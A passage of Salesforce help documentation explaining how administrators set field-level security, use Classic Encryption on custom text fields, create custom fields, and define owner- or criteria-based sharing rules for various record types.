IN THIS SECTION:

[Set Field Permissions in Permission Sets and Profiles](#)

Field permissions specify the access level for each field in an object.

[Set Field-Level Security for a Single Field on All Profiles](#)[Field Permissions](#)

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

[Classic Encryption for Custom Fields](#)

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission "View Encrypted Data" can see data in encrypted custom text fields.

Set Field Permissions in Permission Sets and Profiles

Field permissions specify the access level for each field in an object.

1. From Setup, either:
 - Enter *Permission Sets* in the **Quick Find** box, then select **Permission Sets**, or
 - Enter *Profiles* in the **Quick Find** box, then select **Profiles**
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
 - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object you want and select it from the list. Click **Edit**, then scroll to the Field Permissions section.
 - Original profile user interface—In the Field-Level Security section, click **View** next to the object you want to modify, and then click **Edit**.
4. Specify the field's access level.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer**, and **Database.com** Editions

USER PERMISSIONS

To set field-level security:

- Manage Profiles and Permission Sets
- AND
- Customize Application

Set Field-Level Security for a Single Field on All Profiles

- 1. From the management settings for the field’s object, go to the fields area.
- 2. Select the field you want to modify.
- 3. Click **View Field Accessibility**.
- 4. Specify the field's access level.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

- To set field-level security:
- Manage Profiles and Permission Sets
- AND
- Customize Application

Field Permissions

Field permissions specify the access level for each field in an object. In permission sets and the enhanced profile user interface, the setting labels differ from those in the original profile user interface and in field-level security pages for customizing fields.

Access Level	Enabled Settings in Permission Sets and Enhanced Profile User Interface	Enabled Settings in Original Profile and Field-Level Security Interfaces
Users can read and edit the field.	Read and Edit	Visible
Users can read but not edit the field.	Read	Visible and Read-Only
Users can't read or edit the field.	None	None


EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Classic Encryption for Custom Fields

Restrict other Salesforce users from seeing custom text fields you want to keep private. Only users with the permission “View Encrypted Data” can see data in encrypted custom text fields.

 **Note:** This information is about Classic Encryption and not Shield Platform Encryption.

Before you begin working with encrypted custom fields, review these implementation notes, restrictions, and best practices.

Implementation Notes

- Encrypted fields are encrypted with 128-bit master keys and use the Advanced Encryption Standard (AES) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact Salesforce.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the “View Encrypted Data” permission.
- If you have created encrypted custom fields, make sure that your organization has “Require secure connections (HTTPS)” enabled.
- If you have the “View Encrypted Data” permission and you grant login access to another user, the user can see encrypted fields in plain text.
- Only users with the “View Encrypted Data” permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer, Enterprise, Performance, Unlimited,** and **Database.com** Editions

Restrictions

Encrypted text fields:

- Cannot be unique, have an external ID, or have default values.
- For leads are not available for mapping to other objects.
- Are limited to 175 characters because of the encryption algorithm.
- Are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Cannot be used to define report criteria, but they can be included in report results.
- Are not searchable, but they can be included in search results.
- Are not available for: Connect Offline, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.

Best Practices

- Encrypted fields are editable regardless of whether the user has the “View Encrypted Data” permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the “View Encrypted Data” permission.
- Encrypted field data is not always masked in the debug log. Encrypted field data is masked if the Apex request originates from an Apex Web service, a trigger, a workflow, an inline Visualforce page (a page embedded in a page layout), or a Visualforce email template. In other cases, encrypted field data isn’t masked in the debug log, like for example when running Apex from the Developer Console.

- Existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- `Mask Type` is not an input mask that ensures the data matches the `Mask Type`. Use validation rules to ensure that the data entered matches the mask type selected.
- Use encrypted custom fields only when government regulations require it because they involve more processing and have search-related limitations.



Note: This page is about Classic Encryption, not Shield Platform Encryption. [What's the difference?](#) on page 214

IN THIS SECTION:

[Create Custom Fields](#)

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.

Create Custom Fields

Capture your unique business data by storing it in custom fields. When you create a custom field, you configure where you want it to appear and optionally control security at the field level.


Watch a Demo: [▶ How to Create a Custom Field in Salesforce](#)

Want to customize Salesforce so it captures all your business data? This short video walks you through how to create a custom picklist field, from choosing the correct field type to applying field level security.

Watch a Demo: [▶ How to Add a Custom Field in Salesforce \(Lightning Experience\)](#)

Want to add and arrange a new field while viewing an individual record for an object? This short video walks you through creating a picklist field while viewing a contact, and then changing the page layout for the field.

Before you begin, determine the [type of field](#) you want to create.

 **Note:** When your org is close to the limit of 800 custom fields and you delete or create fields, field creation can fail. The physical delete process reclaims and cleans fields, making them count temporarily toward the limit. The delete process runs only when the queue is full, so it can take days or weeks to start. In the meantime, the deleted fields are still counted as part of the limit. To request immediate deletion of fields, contact Salesforce Support.

1. From the management settings for the object you want to add a field to, go to Fields.
Custom task and event fields are accessible from the object management settings for Activities.

2. Click **New**.

 **Tip:** On custom objects, you can also set [field dependencies](#) and field history tracking in this section.

3. Choose the [type of field](#) and click **Next**. Consider the following.

- Some data types are available for certain configurations only. For example, the **Master-Detail Relationship** option is available for custom objects only when the custom object doesn't already have a master-detail relationship.
- Custom settings and external objects allow only a subset of the available data types.
- You can't add a multi-select picklist, rich text area, or dependent picklist custom field to opportunity splits.
- Relationship fields count towards custom field limits.
- Additional field types may appear if an AppExchange package using those field types is installed.
- The **Roll-Up Summary** option is available on certain objects only.
- Field types correspond to API data types.
- If your organization uses Shield Platform Encryption, ensure you understand how to encrypt custom fields using the Shield Platform Encryption offering.

4. For relationship fields, associate an object with the field and click **Next**.

5. For indirect lookup relationship fields, select a unique, external ID field on the parent object, and then click **Next**. The parent field values are matched against the values of the child indirect lookup relationship field to determine which records are related to each other.

6. To base a picklist field on a global picklist value set, select the value set to use.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Contact Manager, Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Salesforce Connect external objects are available in: **Developer** Edition and for an extra cost in: **Enterprise, Performance, and Unlimited** Editions

Custom fields aren't available on Activities in **Group** Edition

Custom settings aren't available in **Professional** Edition

Layouts aren't available in **Database.com**

USER PERMISSIONS

To create or change custom fields:

- Customize Application

7. Enter a field label.

Salesforce populates `Field Name` using the field label. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. Use the field name for merge fields in custom links, custom s-controls, and when referencing the field from the API.



Tip: Ensure that the custom field name and label are unique for that object.

- If a standard and custom field have identical names or labels, the merge field displays the custom field value.
- If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called *Email* and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, *Email2*.

8. Enter [field attributes](#) and select the appropriate checkboxes to specify whether the field must be populated and what happens if the record is deleted.
9. For master-detail relationships on custom objects, optionally select **Allow reparenting** to allow a child record in the master-detail relationship to be reparented to a different parent record.
10. For relationship fields, optionally create a lookup filter to limit search results for the field. Not available for external objects.
11. Click **Next**.
12. In Enterprise, Unlimited, Performance, and Developer Editions, specify the field's access settings for each profile, and click **Next**.

Access Level	Enabled Settings
Users can read and edit the field.	Visible
Users can read but not edit the field.	Visible and Read-Only
Users can't read or edit the field.	None



Note:

- When you create a custom field, by default the field isn't visible or editable for portal profiles, unless the field is [universally required](#).

13. Choose the page layouts that will display the editable field and click **Next**.


Field	Location on Page Layout
Normal	Last field in the first two-column section.
Long text area	End of the first one-column section.
User	Bottom of the user detail page.
Universally required	Can't remove it from page layouts or make read only.

14. For relationship fields, optionally create an associated records related list and add it to page layouts for that object.

- To edit the related list name on page layouts, click **Related List Label** and enter the new name.

- To add the related list to customized page layouts, select **Append related list to users' existing personal customizations**.

15. Click **Save** to finish or **Save & New** to create more custom fields.

 **Note:** Creating fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.

SEE ALSO:

[Salesforce Help: Find Object Management Settings](#)

Sharing Rules

Make automatic exceptions to your organization-wide sharing settings for defined sets of users.

 **Note:**  [Who Sees What: Record Access via Sharing Rules \(English only\)](#)

Watch how you can grant access to records using sharing rules.

For example, use sharing rules to extend sharing access to users in public groups, roles, or territories. Sharing rules can never be stricter than your organization-wide default settings. They simply allow greater access for particular users.

You can create these types of sharing rules.

Type	Based on	Set Default Sharing Access for
Account sharing rules	Account owner or other criteria, including account record types or field values	Accounts and their associated contracts, opportunities, cases, and optionally, contacts and orders
Account territory sharing rules	Territory assignment	Accounts and their associated cases, contacts, contracts, and opportunities
Asset sharing rules	Asset owner or other criteria, including asset record types or field values	Individual assets
Campaign sharing rules	Campaign owner or other criteria, including campaign record types or field values	Individual campaigns
Case sharing rules	Case owner or other criteria, including case record types or field values	Individual cases and associated accounts
Contact sharing rules	Contact owner or other criteria, including contact record types or field values	Individual contacts and associated accounts

EDITIONS

Available in: Salesforce Classic (**not available in all orgs**) and Lightning Experience

Account, asset, and contact sharing rules are available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Account territory, case, lead, opportunity, order, and custom object sharing rules are available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Campaign sharing rules are available in **Enterprise, Performance, Unlimited,** and **Developer** Editions and in **Professional** Edition for an additional cost

Record types are available in **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Type	Based on	Set Default Sharing Access for
Custom object sharing rules	Custom object owner or other criteria, including custom object record types or field values	Individual custom object records
Data privacy sharing rules	Data privacy record owner or other criteria, including field values. Data privacy records are based on the Individual object.	Individual data privacy records
Flow interview sharing rules	Flow interview owner or other criteria, such as the pause reason	Individual flow interviews
Lead sharing rules	Lead owner or other criteria, including lead record types or field values	Individual leads
Location sharing rules	Location owner or other criteria	Individual locations
Opportunity sharing rules	Opportunity owner or other criteria, including opportunity record types or field values	Individual opportunities and their associated accounts
Order sharing rules	Order owner or other criteria, including order record types or field values	Individual orders
Product item sharing rules	Product item owner or other criteria	Individual product items
Product request sharing rules	Product request owner only; criteria-based sharing rules aren't available	Individual product requests
Product transfer sharing rules	Product transfer owner only; criteria-based sharing rules aren't available	Individual product transfers
Return order sharing rules	Return order owner or other criteria	Individual return orders
Service appointment sharing rules	Service appointment owner or other criteria	Individual service appointments
Service contract sharing rules	Service contract owner only; criteria-based sharing rules aren't available	Individual service contracts
Service crew sharing rules	Service crew owner only; criteria-based sharing rules aren't available	Individual service crews
Service resource sharing rules	Service resource owner or other criteria	Individual service resources
Service territory sharing rules	Service territory owner or other criteria	Individual service territories
Shipment sharing rules	Shipment owner only; criteria-based sharing rules aren't available	Individual shipments
Time sheet sharing rules	Time sheet owner only; criteria-based sharing rules aren't available	Individual time sheets
User sharing rules	Group membership or other criteria, including username and whether the user is active	Individual users

Type	Based on	Set Default Sharing Access for
User provisioning request sharing rules	User provisioning request owner, only; criteria-based sharing rules aren't available	Individual user provisioning requests
Work order sharing rules	Work order owner or other criteria, including work order record types or field values	Individual work orders
Work type sharing rules	Work type owner or other criteria	Individual work types

**Note:**

- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.
- Developers can use Apex to programmatically share custom objects (based on record owners, but not other criteria). This does not apply to User Sharing.

IN THIS SECTION:

[Criteria-Based Sharing Rules](#)

[Creating Lead Sharing Rules](#)

[Creating Account Sharing Rules](#)

[Create Account Territory Sharing Rules](#)

Account territory sharing rules are based on territory assignment. You can define up to 300 account territory sharing rules.

[Create Contact Sharing Rules](#)

Make automatic exceptions to your contact organization-wide sharing settings for defined sets of users.

[Creating Opportunity Sharing Rules](#)

[Creating Case Sharing Rules](#)

[Creating Campaign Sharing Rules](#)

[Creating Custom Object Sharing Rules](#)

[Creating User Sharing Rules](#)

Share members of a group to members of another group, or share users based on criteria.

[Sharing Rule Categories](#)

[Editing Lead Sharing Rules](#)

[Editing Account Sharing Rules](#)

[Editing Account Territory Sharing Rules](#)

[Editing Contact Sharing Rules](#)

[Editing Opportunity Sharing Rules](#)

[Editing Case Sharing Rules](#)

[Editing Campaign Sharing Rules](#)

[Editing Custom Object Sharing Rules](#)

[Editing User Sharing Rules](#)

[Sharing Rule Considerations](#)

Recalculate Sharing Rules

When you make changes to groups, roles, and territories, sharing rules are reevaluated to add or remove access as necessary.

Asynchronous Parallel Recalculation of Sharing Rules

Speed up sharing rule recalculation by running it asynchronously and in parallel.

Criteria-Based Sharing Rules

Criteria-based sharing rules determine whom to share records with based on field values in records. For example, let's say you use a custom object for job applications, with a custom picklist field named "Department." A criteria-based sharing rule could share all job applications in which the Department field is set to "IT" with all IT managers in your organization.



Note:

- Although criteria-based sharing rules are based on values in the records and not the record owners, a role or territory hierarchy still allows users higher in the hierarchy to access the records.
- You can't use Apex to create criteria-based sharing rules. Also, criteria-based sharing cannot be tested using Apex.
- You can use the **SharingRules** type in the Metadata API to create criteria-based sharing rules starting in API version 24.0.
- You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

You can create criteria-based sharing rules for accounts, assets, opportunities, cases, contacts, leads, campaigns, work orders, and custom objects. You can create up to 50 criteria-based sharing rules per object.

- Record types
- These field types:
 - Auto Number
 - Checkbox
 - Date
 - Date/Time
 - Email
 - Number
 - Percent
 - Phone
 - Picklist
 - Text
 - Text Area
 - URL
 - Lookup Relationship (to user ID or queue ID)



Note: Text and Text Area are case-sensitive. For example, a criteria-based sharing rule that specifies "Manager" in a text field doesn't share records that have "manager" in the field. To create a rule with several common cases of a word, enter each value separated by a comma.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Accounts, Opportunities, Cases, Contacts, and record types are not available in **Database.com**

Creating Lead Sharing Rules

Lead sharing rules are based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 lead sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Lead Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create sharing rules:

- [Manage Sharing](#)

Creating Account Sharing Rules

Account sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 account sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Account Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select a setting for *Default Account, Contract and Asset Access*.
10. In the remaining fields, select the access settings for the records associated with the shared accounts.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.




Note: *Contact Access* is not available when the organization-wide default for contacts is set to Controlled by Parent.

11. Click **Save**.


Create Account Territory Sharing Rules

Account territory sharing rules are based on territory assignment. You can define up to 300 account territory sharing rules.

 **Note:** The original territory management feature is scheduled for retirement for all customers as of Summer '20. After the feature is retired, users can't access the original territory management feature and its underlying data. We encourage you to migrate to Enterprise Territory Management. For more information, see [The Original Territory Management Module Will Be Retired in the Summer '20 Release](#). The information in this topic applies to the original Territory Management feature only, and not to Enterprise Territory Management.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Account Territory Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. In the **Accounts in Territory** line, select Territories or Territories and Subordinates from the first dropdown list and a territory from the second dropdown list.
7. In the **Share with** line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select a setting for **Default Account, Contract and Asset Access**.
9. In the remaining fields, select the access setting for the records associated with the shared account territories.

Access Setting	Description
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

 **Note:** **Contact Access** is not available when the organization-wide default for contacts is set to Controlled by Parent.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Create Contact Sharing Rules

Make automatic exceptions to your contact organization-wide sharing settings for defined sets of users.

Contact sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 contact sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the *Quick Find* box, then select **Sharing Settings**.
3. In the Contact Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Creating Opportunity Sharing Rules

Opportunity sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 opportunity sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Opportunity Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users. For owner-based rules or criteria-based rules with ownership as criteria, the *Opportunity Access* level applies to opportunities owned by the group, role, or territory members, regardless of the associated account.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Creating Case Sharing Rules

Case sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 case sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Case Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To create sharing rules:

- [Manage Sharing](#)

Creating Campaign Sharing Rules

Campaign sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 campaign sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Campaign Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional** Edition for an additional cost, and **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Access Setting	Description
Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.
Full Access	Any user in the selected group, role, or territory can view, edit, transfer, delete, and share the record, just like the record's owner. With a Full Access sharing rule, users can also view, edit, delete, and close activities associated with the record if the organization-wide sharing setting for activities is Controlled by Parent.

10. Click **Save**.

Creating Custom Object Sharing Rules

Custom object sharing rules can be based on the record owner or on other criteria, including record type and certain field values. You can define up to 300 custom object sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
3. In the Sharing Rules related list for the custom object, click **New**.
4. Enter the Label and Rule Name. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
 - **Based on record owner**—In the *owned by members of* line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
 - **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
8. In the *Share with* line, specify the users who get access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select the sharing access setting for users.



Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

Access Setting

Description

Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

10. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

USER PERMISSIONS

To create sharing rules:

- **Manage Sharing**

Creating User Sharing Rules

Share members of a group to members of another group, or share users based on criteria.

User sharing rules can be based on membership to public groups, roles, or territories, or on other criteria such as Department and Title. By default, you can define up to 300 user sharing rules, including up to 50 criteria-based sharing rules. Contact Salesforce for information about increasing these limits.

User sharing rules based on membership enable user records belonging to members of one group to be shared with members of another group. Before you can create a membership-based user sharing rule, confirm that the appropriate groups have been created.

Users inherit the same access as users below them in the role hierarchy.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. In the User Sharing Rules related list, click **New**.
3. Enter the **Label Name** and click the **Rule Name** field to auto-populate it.
4. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
5. Select a rule type.
6. Depending on the rule type you selected, do the following:
 - a. **Based on group membership**—Users who are members of a group can be shared with members of another group. In the *Users who are members of* line, select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 groups, roles, or territories).
 - b. **Based on criteria**—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.
7. In the *Share with* line, specify the group that should have access to the user records. Select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
8. Select the sharing access setting for users.

Access Setting	Description
Read Only	Users can view, but not update, records. They can see target users in list views, lookups, search, and interact with them on Chatter.
Read/Write	Users can view and update records.

9. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions


USER PERMISSIONS

To create sharing rules:

- [Manage Sharing](#)

Sharing Rule Categories

When you define a sharing rule, you can choose from the following categories in the `owned by members of` and `Share with` drop-down lists. Depending on the type of sharing rule and the features enabled for your organization, some categories may not appear.

 **Note:** You can't include high-volume portal users in sharing rules because they don't have roles and can't be in public groups.

Category	Description
Managers Groups	All direct and indirect managers of a user.
